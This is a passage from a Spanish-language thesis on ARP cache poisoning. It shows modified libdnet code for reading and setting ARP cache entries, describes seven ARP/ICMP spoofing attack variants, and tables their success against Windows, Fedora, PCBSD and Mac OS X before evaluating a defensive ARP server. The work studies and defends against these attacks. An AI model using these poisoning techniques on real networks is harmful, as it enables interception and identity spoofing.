


Figura 8: Pantalla de la implementación del atacado en entorno Windows

En sistemas POSIX es de mucha complejidad la implementación, aún después de utilizar las mejores herramientas disponibles en sistemas UNIX para desarrollar y depurar aplicaciones. Para realizar la aplicación se usó las librerías Qt 4.4.0 de Trolltech [48] que ofrecen portabilidad entre diferentes sistemas tanto Unix como Windows. Para el control del puerto serial se usó las librerías QextSerialPort 1.1 [49] desarrolladas para funcionar con Qt, y las librerías LibDnet 1.1 para agregar y quitar entradas en la caché ARP. Estas librerías debieron ser modificadas ya que no proveían toda la funcionalidad necesaria.




Figura 9: Pantalla de la implementación del atacado en entorno MAC OS X 10.5

5.3.2. PROBLEMAS DE LAS IMPLEMENTACIONES

En Windows 2000 no se podía realizar las pruebas de manera consecutiva. Debido a fallas del API del manejo de la caché ARP, el sistema dejaba de obedecer a los métodos que llamaba para añadir registros a la caché. Este problema desaparecía temporalmente al reiniciar el computador, por lo que las pruebas sobre Windows 2000 se realizaron paso por paso.

En cada sistema operativo basado en UNIX evaluando, se presento al menos un problema diferente, principalmente la librería LibDnet. Por ejemplo, no poder agregar entradas estáticas a caché, ni tampoco conocer el tipo de estas si eran estáticas o dinámicas. Estos problemas fueron solucionados modificando el código de la librería.

A continuación se mencionan ciertos detalles que se realizaron para la implementación en cada uno de los sistemas basados en UNIX.

En Fedora 8, la librería LibDnet no funcionaba al tratar de obtener los registros de la caché ARP porque unos chequeos previos de estados daban valores que obligaban a salir del método. Además de modificar la estructura que se encargaba de almacenar la información obtenida de la caché ARP que no tenía un campo que permita conocer en qué estado se encuentra cada entrada.

Método modificado: arp_loop

En el archivo: libdnet-1.11/include/src/arp-ioctl.c

```
arp_loop(arp_t *a, arp_handler callback, void *arg)
{
	FILE *fp;
	struct arp_entry entry;
	char buf[BUFSIZ], ipbuf[100], macbuf[100], maskbuf[100], devbuf[100];
	int i, type, flags, ret;

	if ((fp = fopen(PROC_ARP_FILE, "r")) == NULL)
		return (-1);

	ret = 0;
	while (fgets(buf, sizeof(buf), fp) != NULL) {
		i = sscanf(buf, "%s 0x%x 0x%x %100s %100s %100s\n",
				ipbuf, &type, &flags, macbuf, maskbuf, devbuf);

// Luis Chiang,  se comenta para deshabilitar el bloqueo de solo completas.
//		if (i < 4 || (flags & ATF_COM) == 0)
//			continue;

		if(i < 4)				// Luis Chiang
			continue;			// Luis Chiang

		if (addr_aton(ipbuf, &entry.arp_pa) == 0 &&
		    addr_aton(macbuf, &entry.arp_ha) == 0) {
			entry.flags = flags;		// Luis Chiang, Para obtener el estado de la entrada
			if ((ret = callback(&entry, arg)) != 0)
				break;
		}
	}
	if (ferror(fp)) {
		fclose(fp);
		return (-1);
	}
	fclose(fp);

	return (ret);
}
```

Estructura modificada: arp_entry

En el archivo: libdnet-1.11/include/dnet/arp.h

```
/*
 * ARP caché entry
 */
```

```
struct arp_entry {
	struct addr	arp_pa;		/* protocol address */
	struct addr	arp_ha;		/* hardware address */
	int		flags;		/* variable que indica el estado de la entrada en la caché, Chiang */
};
```

En PCBSD, el cambio fue diferente al de Fedora 8 debido a que trabajaba de manera totalmente diferente las llamadas al sistema. En PCBSD se usan sockets para realizar todas estas operaciones. El cambio realizado fue relativamente sencillo para ingresar entradas dinámicas mediante LibDnet consistió en agregar un tiempo aleatorio en un campo de la entrada antes de agregarla a la tabla.

Método modificado: arp_add

En el archivo: libdnet-1.11/src/arp-bsd.c

```
int
arp_add(arp_t *arp, const struct arp_entry *entry)
{
	printf("dnet MAC:... %s\n",addr_ntoa(&entry->arp_ha));

	if(entry->flags == 0x04){ // entrada estatica
		return set_estatica(addr_ntoa(&entry->arp_pa),addr_ntoa(&entry->arp_ha));
	}

	if(entry->flags == 0x02){ // entrada dinamica
		return set_dinamica(addr_ntoa(&entry->arp_pa),addr_ntoa(&entry->arp_ha));
	}

	return -1;
}



int
set_dinamica(char *host, char *eaddr)
{
	struct sockaddr_inarp *addr;
```

```
struct sockaddr_inarp *dst;             /* what are we looking for */
struct sockaddr_dl *sdl;
struct rt_msghdr *rtm;
struct ether_addr *ea;
struct sockaddr_dl sdl_m;

bzero(&sdl_m, sizeof(sdl_m));
sdl_m.sdl_len = sizeof(sdl_m);
sdl_m.sdl_family = AF_LINK;

dst = getaddr(host);

if (dst == NULL)
        return (1);

flags = expire_time = 0;

// Luis Chiang, Agregandole el tiempo de expiración a la entrada, se setea como dinamica.

struct timeval tv;
gettimeofday(&tv, 0);
expire_time = tv.tv_sec + 20 * 60;

ea = (struct ether_addr *)LLADDR(&sdl_m);

        struct ether_addr *ea1 = ether_aton(eaddr);

        if (ea1 == NULL) {
                warnx("invalid Ethernet address '%s'", eaddr);
                return (1);
        } else {
                *ea = *ea1;
                sdl_m.sdl_alen = ETHER_ADDR_LEN;
        }

for (;;) { /* try at most twice */
        rtm = rtmsg(RTM_GET, dst, &sdl_m);
        if (rtm == NULL) {
                warn("%s", host);
                return (1);
        }
        addr = (struct sockaddr_inarp *)(rtm + 1);
        sdl = (struct sockaddr_dl *)(SA_SIZE(addr) + (char *)addr);
        if (addr->sin_addr.s_addr != dst->sin_addr.s_addr)
                break;
        if (sdl->sdl_family == AF_LINK &&
           (rtm->rtm_flags & RTF_LLINFO) &&
           !(rtm->rtm_flags & RTF_GATEWAY) &&
           valid_type(sdl->sdl_type) )
```

```
                        break;

                if (dst->sin_other & SIN_PROXY) {
                        return (1);
                }
                dst->sin_other = SIN_PROXY;
        }

        if (sdl->sdl_family != AF_LINK) {
                return (1);
        }
        sdl_m.sdl_type = sdl->sdl_type;
        sdl_m.sdl_index = sdl->sdl_index;
        return (rtmsg(RTM_ADD, dst, &sdl_m) == NULL);
}
```

En Mac OS X 10.5, la librería LibDnet no fue mayor problema. El problema surge al querer compilar el código de la aplicación de atacado que utiliza la librería QT 4.4, lo cual resultó ser complicado, hasta que mediante la herramienta de desarrollo de Mac OSX, XCode [50] permitió adaptar los archivos de compilación para que de manera casi automática compile.




Figura 10: Pantalla del código de la implementación del atacado en XCode

5.3.3.MODO DE LAS PRUEBAS

Se implementó diferentes modos de realizar las pruebas, permitiendo configurar parámetros como los estados de las entradas (estática, dinámica y ninguna). En los ataques al protocolo ARP aparecen cuatro figuras: el atacante, el atacado, el envenenador, el interceptado. El atacante es el equipo que está realizando los ataques, el atacado es quien recibe los ataques, el envenenador son los datos que el atacante está usando para envenenar la caché del atacado, y el interceptado es el equipo cual se quiere suplantar la identidad. Para estos datos fue necesario especificar los campos de Dirección MAC para el paquete ARP, la dirección MAC para la trama Ethernet, y la

dirección IP. Adicionalmente permitir hacer una combinación y permitir que la dirección MAC que está en la trama de Ethernet sea diferente a la que esta encapsulada en el paquete ARP.

Para poder analizar de manera más detallada los ataques se puede seleccionar para realizar solo una combinación de ataque y probar cambiando los parámetros. Para poder estimar qué tanto un atacante debe insistir para conseguir una modificación de la caché del atacado, se agregó un campo para poder variar la cantidad de paquetes enviados por cada prueba (por defecto, 5000 paquetes).

5.3.4.LAS PRUEBAS

Se implementó diferentes tipos de ataques para realizar las pruebas. Estos ataques fueron el fruto del análisis y de investigación de ataques al protocolo ARP con el fin de abarcar la mayor cantidad de probabilidades para así obtener un árbol lo más completo posible, sin dejar abierta la posibilidad de un nuevo y diferente ataque al protocolo ARP.

Estos ataques tal y como aparecen en la aplicación del atacante fueron:

1) Enviar ARP-Response hasta n.- Este ataque consiste en enviar mensajes ARP-Response con la información del envenenador al atacado. Este mensaje es muy conocido como el ARP Gratuito. Usualmente este ataque logra su objetivo debido a que el equipo atacado no tiene implementados mecanismos de estados y hace cambios en la caché con información nueva.

2) Enviar ARP-Broadcast hasta n.- Los mensajes broadcast en ARP los envía un equipo que quiere conocer la dirección de red de una IP, lo envía a la red pero existe una falla que al hacer el broadcast también en ese paquete ARP se puede poner información falsa, y una mala implementación del protocolo por parte del atacado puede hacer que aprenda la relación <MAC, IP> a partir de esas solicitudes.

3) Esperar ARP-Broadcast, luego enviar ARP-Response hasta n.- Este ataque tiene mucho parecido a un ataque de hombre en el medio. Lo que hace este ataque es husmear el tráfico de la red y cuando detecta que en la red un equipo está solicitando la MAC de la IP del equipo que se desea interceptar comienza a enviar paquetes para tratar de ganarle en responder al equipo interceptado que el también enviara una respuesta al atacado, de esta manera se presiona al atacado en decidir cual respuesta tomar, si la que llega primero, o la mas repetitiva, o cualquiera que sea la implementación del protocolo en esos casos.

4) Enviar ICMP EcoRequest falso, luego esperar ARP-Broadcast, y enviar ARP-Response hasta n.- Sistemas que tienen mejores implementaciones del protocolo ARP, tienen más cuidado en los mensajes ARP no solicitados y los rechazan. Pero se puede forzar al equipo a hacer una solicitud ARP, por ejemplo mediante una respuesta a un ICMP EcoRequest (más conocido como ping), para que el equipo atacado al no tener la información MAC de quien envía el ping utilice el protocolo ARP para obtenerla, o la interprete del paquete recibido. Este ataque está enfocado en

que el equipo hace una solicitud ARP por la dirección IP de la cual no se conoce la MAC y ahí es cuando se espera a que el atacado haga un ARP-Broadcast preguntando por el interceptado y la máquina atacante envía paquetes ARP con la información del envenenador.

5) Enviar ICMP EcoRequest falso, luego NO esperar ARP-Broadcast, y enviar ARP-Response hasta n.- Este ataque es muy similar que el anterior solo que no tiene que esperar del ARP-Broadcast para así en el caso que el atacado envié una solicitud ARP-Broadcast se le adelanta al interceptado que espera recibir la solicitud para generar el paquete y enviarlo por la red.

6) Enviar ICMP EcoResponse falso, hasta n.- Esta prueba trata de probar si el equipo atacado no aprende la relación <MAC, IP> a partir de las respuestas ICMP que algún otro equipo le pueda estar enviando, en este caso el atacante envía con información del envenenador paquetes ICMP EcoResponse, que son también conocidos como la respuesta a los ping que puede hace una máquina cuando recibe una solicitud.

7) Enviar ICMP EcoRequest falso, hasta n.- Esta prueba se basa en la prueba anterior, la única diferencia es que el paquete enviado por el atacante ya no es un ICMP EcoResponse sino un ICMP EcoRequest, también conocido como ping.

A partir de los resultados obtenidos de las pruebas, variando los estados de la caché del atacante y de la cantidad de paquetes enviados en cada ataques, se crearon los árboles ataque que tratan de representar todo el universo conocido hasta el momento.

5.3.5.LA COMUNICACIÓN

El medio seleccionado para la comunicación fue el puerto serial que es independiente a las interfaces de red y al protocolo que se relaciona con ellas, puede alcanzar velocidades de transmisión de datos bastantes buenas como 115200 bps para transmitir un aviso de envenenamiento al atacante, además no crea conflictos para la comunicación entre diferentes sistemas operativos, y existen muchas librerías que ayudan al manejo de la comunicación serial.

5.4.DETALLES DE IMPLEMENTACIÓN

5.4.1.CÓDIGO DE LA IMPLEMENTACIÓN

Para la implementación de la comunicación serial, en la parte del atacante se utilizó las librerías de comunicación en C#. Todo este comportamiento fue implementado en la clase SAtacante, la cual además permite la simulación de la conexión serial para poder realizar ataques de manera directa sin esperar la confirmación del atacado. El código de esta clase se encuentra en el APÉNDICE A, sección A.1.

Los ataques en la implementación fueron separados en clases llamadas Scripts, cada clase se encuentra en un archivo diferente los detalles de su implementación se encuentran en el APÉNDICE A, desde la sección A.2 hasta la sección A.8.

Era necesario variar todos los campos de los paquetes ARP, para tener el control total de todos los campos, se implementaron métodos que permiten formar paquetes ARP e ICMP para luego encapsularlos en una trama Ethernet. Esto esta implementado en la clase Paquetes.cs, que se encuentra en el APÉNDICE A, sección A.9.

En los ataques que se necesitaban husmear el trafico de la red para saber cuando el atacado hacia una solicitud ARP, se implemento la clase ArpEvento.cs encargada de toda esa funcionalidad y una vez que un paquete coincidía con los patrones esperados procede avisándole al Script del ataque en curso para que continúe, se implemento en la clase, el código se encuentra en el APÉNDICE A, sección A.10.

Los detalles de la implementación del atacado en Windows utiliza muchas de las funciones del atacante. Para manejar la comunicación serial se creó una clase llamada SAtacado la cual informa cuando fue envenenada la caché ARP, el código se encuentra en el APÉNDICE B, sección B.1.

Una parte importante en la implementación del atacado es poder obtener la información de la caché ARP del equipo, esto en Windows fue implementado usando llamadas al API directas, y convirtiendo estos resultados. La clase encargada de realizar este trabajo es ObtenerARP.cs, el código se encuentra en el APÉNDICE B, sección B.2B.1.

En los sistemas POSIX para realizar la comunicación serial, se llamo a las librerías de Qt. Esto se implemento en C, en el archivo Satacado.cpp están los mecanismos para abrir una conexión, trasmitir los avisos de envenenamiento y manipular la caché del atacado de manera que para el atacante Windows sea transparente con quien se esa comunicando, el código se encuentra en el APÉNDICE B, sección B.3B.1.

6. PRUEBAS Y RESULTADOS OBTENIDOS

6.1.ÁRBOLES OBTENIDOS DE LA PRUEBAS

Desarrollar árboles de ataque es un proceso analítico complicado por lo cual es muy difícil implementar un mecanismo que relacione automáticamente los resultados de los ataques con un esquema de árboles.

Después de analizar las pruebas y el alcance de ellas, se prosiguió a crear un árbol muy general donde estén mostradas todas las combinaciones de envenenamiento a una caché ARP, para solo marcar las hojas que son vulnerables a un ataque y detectar si se puede llegar a cumplir la raíz del árbol.

Figura 11: Árbol que se uso como esqueleto para marcar los ataques con los resultados, ver en APÉNDICE C, sección C.1.

En las tablas a continuación se presentan los resultados de los ataques al protocolo ARP de los diferentes sistemas operativos evaluando los diferentes estados de la caché ARP. En el esquema de la tabla podemos apreciar la velocidad de convergencia del ataque, debido que se encuentra la información de cuantos paquetes ARP e ICMP (paquetes

ARP, paquetes ICMP) que fueron enviados por el atacante, las “x” indican que no fue exitoso el ataque.

Tabla 1: Resultados de ataque a Windows 2000 SP 4

	Estática	Dinámica	Vacía	Estática	Dinámica	Vacía
(Arp,Icmp)	eth != arp	eth != arp	eth != arp	eth = arp	eth = arp	eth = arp
Ataque: 1	x	(84,0)	(719,0)	x	(36,0)	(603,0)
Ataque: 2	x	(453,0)	(456,0)	x	(450,0)	(458,0)
Ataque: 3	x	x	x	x	x	x
Ataque: 4	x	x	x	x	x	x
Ataque: 5	x	(747,3)	(686,3)	x	(834,3)	(44,3)
Ataque: 6	x	x	x	x	x	x
Ataque: 7	x	x	x	x	x	x

Tabla 2: Resultados de ataque a Windows XP SP 3

	Estática	Dinámica	Vacía	Estática	Dinámica	Vacía
(Arp,Icmp)	eth != arp	eth != arp	eth != arp	eth = arp	eth = arp	eth = arp
Ataque: 1	x	(372,0)	x	x	(166,0)	x
Ataque: 2	x	(730,0)	(517,0)	x	(253,0)	(700,0)
Ataque: 3	x	x	x	x	x	x
Ataque: 4	x	x	x	x	x	x
Ataque: 5	x	(508,3)	(442,3)	x	(605,3)	(109,3)
Ataque: 6	x	x	x	x	x	x

Ataque: 7	x	x	x	x	x	x

Tabla 3: Resultados de ataque a Fedora 8

	Estática	Dinámica	Vacía	Estática	Dinámica	Vacía
(Arp,Icmp)	eth != arp	eth != arp	eth != arp	eth = arp	eth = arp	eth = arp
Ataque: 1	x	X	(1988,0)	x	x	(1804,0)
Ataque: 2	x	X	(2368,0)	x	x	(2308,0)
Ataque: 3	x	X	x	x	x	x
Ataque: 4	x	X	x	x	x	x
Ataque: 5	x	X	(2388,3)	x	x	(2168,3)
Ataque: 6	x	X	x	x	x	x
Ataque: 7	x	X	x	x	x	x

Tabla 4: Resultados de ataque a PCBSD 7

	Estática	Dinámica	Vacía	Estática	Dinámica	Vacía
(Arp,Icmp)	eth != arp	eth != arp	eth != arp	eth = arp	eth = arp	eth = arp
Ataque: 1	x	(1095,0)	(384,0)	x	(1429,0)	(3300,0)
Ataque: 2	x	(1855,0)	(2047,0)	x	(2049,0)	(1678,0)
Ataque: 3	x	x	(745,0)	x	x	(807,0)
Ataque: 4	x	x	(39,1)	x	x	(1846,3)
Ataque: 5	x	(1889,3)	(1933,3)	x	(2232,3)	(1841,3)
Ataque: 6	x	x	x	x	x	x

Ataque: 7	x	x	x	x	x	x

Tabla 5: Resultados de ataque a MAC OSX 10.5.5

	Estática	Dinámica	Vacía	Estática	Dinámica	Vacía
(Arp,Icmp)	eth != arp	eth != arp	eth != arp	eth = arp	eth = arp	eth = arp
Ataque: 1	x	(2631,0)	(2153,0)	x	(2743,0)	(1971,0)
Ataque: 2	x	(1585,0)	(2273,0)	x	(2371,0)	(2169,0)
Ataque: 3	x	x	(1990,0)	x	x	(1132,0)
Ataque: 4	x	x	(1886,1)	x	x	(2100,1)
Ataque: 5	x	(1148,3)	(2266,3)	x	(2417,3)	(2208,3)
Ataque: 6	x	x	X	x	x	x
Ataque: 7	x	x	X	x	x	x

Se colocó de color verde a las hojas o acciones que son vulnerables a ataques a la caché ARP y de color rojo a las que no, para una mejor apreciación del árbol.

El objetivo de estos árboles de ataque es envenenar la caché del atacado, por tal motivo es el nodo raíz del árbol. En los árboles se colocó que se debe conocer las relaciones <MAC, IP> del equipo que quiere ser atacado y del suplantado, también colocando una rama que se cumple si alguien tiene acceso físico a al equipo atacado y agrega entradas estáticas.




Figura 12: Árbol de ataque ARP en Windows 2000 SP 4, ver en APÉNDICE C, sección C.2.




Figura 13: Árbol de ataque ARP en Windows XP SP 3, ver en APÉNDICE C, sección C.3.




Figura 14: Árbol de ataque ARP en Fedora 8, ver en APÉNDICE C, sección C.4.

Figura 15: Árbol de ataque ARP en PCBSD 7.0, ver en APÉNDICE C, sección C.5.

Figura 16: Árbol de ataque ARP en MAC OSX 10.5.5, ver en APÉNDICE C, sección C.6.

6.2.CAMINOS CRÍTICOS DE LOS ÁRBOLES

La intención de los caminos críticos, es mostrar cuales son las condiciones de mayor relevancia en el momento de enfrentar un ataque que pueda comprometer la seguridad del sistema si llega hasta la raíz del árbol.

A continuación se describe desde los caminos más comunes encontrados en los árboles, hasta los caminos más particulares.

El camino más crítico fue el encontrado a partir de la prueba “Enviar ICMP EcoRequest falso, luego NO esperar ARP-Broadcast, y enviar ARP-Response hasta n” este camino hace vulnerable a casi todos los sistemas, Fedora 8 es el único que no es vulnerable. Y su peligrosidad es aún mayor debido a que hace el cambio de entradas que ya se encuentran en la caché ingresadas de manera dinámica que es la manera más común con la cual trabajan la mayoría de las redes y a la vez genera mayor costo tratar de resolverlo.

Cuando la caché ARP del atacado se encuentra vacía es cuando el atacante tiene mayor probabilidad de cumplir su objetivo, debido a que el equipo está predispuesto a aprender la MAC de las IP que no conoce. Esto se puede ver en cuatro de los árboles, del cual el único que tiene una pequeña protección es Windows XP que no acepta ARP-Response cuando no las ha solicitado.

Los siguientes ataques más efectivos son ARP-Response y ARP-Broadcast, pero cuando ya existe una entrada en la caché y por medio de muchos mensajes el equipo atacado acepta el cambio falso en la caché ARP. El único sistema que no fue afectado por este mecanismo de ataque fue Fedora 8.

Los árboles de PCBSD y MAC OS X son iguales, debido a que descienden de BSD y su implementación en el protocolo muy poco ha cambiado, lo que se puede apreciar es que PCBSD es más rápido de vulnerar ante un ataque que MAC OSX.

7. EVALUACIÓN DE UNA POSIBLE SOLUCIÓN AL PROBLEMA DE ENVENENAMIENTO DE LA CACHÉ ARP

7.1. DESCRIPCIÓN DE LA SOLUCIÓN

La solución seleccionada fue la implementada como tesis de grado de A. Ortega y X. Marcos [2] desarrollada bajo la dirección de la Ing. Cristina Abad, por ser iniciada en conjunto con esta tesis y ser un proyecto de investigación aprobado con financiamiento del programa VLIR – ESPOL [51]

Según [2], "El diseño es un esquema centralizado compuesto por un servidor, un conmutador y las computadoras que conforman la red local. La función del servidor consiste en receptar todas las consultas ARP que se transmite en la red de área local, y emitir una respuesta ARP correcta (en base a una tabla de mapeos <IP, MAC> que mantiene el servidor). El conmutador está configurado de manera que bloquea las respuestas ARP, excepto aquellas que provengan del servidor; además, modifica el destino de las consultas ARP, haciendo que éstas sean enviadas únicamente hacia el servidor, el cual no permite que su caché ARP sea actualizada con consultas. De esta forma las respuestas maliciosas no son transmitidas ni tampoco las consultas maliciosas modifican cachés, logrando que los ataques ARP no sean exitosos".

7.2. ÁRBOLES DE ATAQUE OBTENIDOS

La implementación de A. Ortega y X. Marcos, en sus primeras etapas de pruebas no protegían de ningún ataque ARP ya que no habían considerados algunos casos de

envenenamiento, las cuales luego de algunas pruebas y trabajo en conjunto las lograron bloquear.

